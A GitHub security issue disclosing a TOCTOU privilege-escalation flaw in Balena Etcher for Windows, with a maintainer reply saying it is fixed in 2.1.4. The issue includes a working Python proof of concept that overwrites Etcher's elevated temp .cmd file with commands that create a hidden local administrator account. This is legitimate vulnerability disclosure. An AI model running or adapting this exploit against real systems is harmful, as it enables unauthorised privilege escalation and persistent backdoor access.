New issue

[Security] TOCTOU Vulnerability #4500

Closed

Assignees

Labels security

B1tBreaker opened on Jul 30, 2025

Vulnerability Summary

A Time-of-Check to Time-of-Use (TOCTOU) vulnerability was identified in Balena Etcher for Windows in versions 2.1.3 and earlier.
The application creates a temporary `.cmd` file in a user writable directory and later executes it with elevated privileges via UAC.
This allows an application or process running under the current user context with **medium integrity** to escalate privileges to **high integrity** by injecting malicious commands into the temporary script before it is executed.

Technical Analysis

When a user initiates the flashing process, Etcher performs the following sequence:

1. A temporary `.cmd` file is created in the user's writable temp directory:
   `C:\Users\<username>\AppData\Local\Temp\etcher\`
2. The file is populated with the necessary environment variables and command to launch `etcher-util.exe`.
3. The script is executed with elevated privileges via Windows UAC.

The vulnerability arises from the time gap between file creation and execution. During this brief window, an application running in the same user context can monitor the temporary directory and replace the legitimate `.cmd` file with a malicious version. Since Etcher does not validate the file's integrity before executing it, the malicious code runs with elevated privileges.


Proof of Concept

The following Python script monitors the Etcher temp directory and once the `.cmd` file is detected, appends a malicious payload to it that creates a new local administrator account.


```
import os
import time
import glob

username = os.environ.get("USERNAME")
target_folder = fr"C:\Users\{username}\AppData\Local\Temp\etcher"
file_prefix = "balena-etcher-electron-"
payload = fr'''
chcp 65001
set "ETCHER_SERVER_ADDRESS=127.0.0.1"
set "ETCHER_SERVER_ID=etcher-xxorfp"
set "ETCHER_SERVER_PORT=3435"
set "UV_THREADPOOL_SIZE=128"
set "SKIP=1"
net user exploitUser Password123! /add
net localgroup administrators exploitUser /add
"C:\Users\{username}\AppData\Local\balena_etcher\app-2.1.0\resources\etcher-util.exe"
'''

def monitor_and_replace():
    print(f"[*] Watching for balena-etcher-electron-*.cmd files in: {target_folder}")

    while True:
        cmd_files = glob.glob(os.path.join(target_folder, file_prefix + "*.cmd"))
        for cmd_file in cmd_files:
            print(f"[+] New .cmd file detected: {cmd_file}")
            try:
                with open(cmd_file, "w") as f:
                    f.write(payload)
                print("[+] Payload successfully written to .cmd file.")
                return  # Exit after successful injection
            except Exception as e:
                print(f"[-] Failed to write payload: {e}")
        time.sleep(0.5)

if __name__ == "__main__":
    monitor_and_replace()
```

Steps to Reproduce

1. Open a command prompt and run `python exploit.py`. The script starts monitoring the temp directory for any `.cmd` files created by Etcher.




2. Launch **Balena Etcher**, select a valid image file and target USB/SD device, then click **Flash** to start the flashing process.



3. When the **UAC prompt** appears, accept it to allow Etcher to continue with elevated privileges.

4. The exploit script detects and replaces the temporary `.cmd` file just before execution. Once the script runs with elevated privileges, the injected commands are executed adding a new local administrator user (`exploitUser`).



aethernet on Aug 3, 2025 · edited by aethernet Edits Contributor

Hello,

Thanks for the report, it's been very much appreciated.
This vulnerability has been fixed in Etcher for Windows 2.1.4.

aethernet closed this as completed on Aug 3, 2025

aethernet self-assigned this on Aug 3, 2025

aethernet added **security** on Aug 3, 2025

Metadata

Assignees

 **aethernet**

Labels

security

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants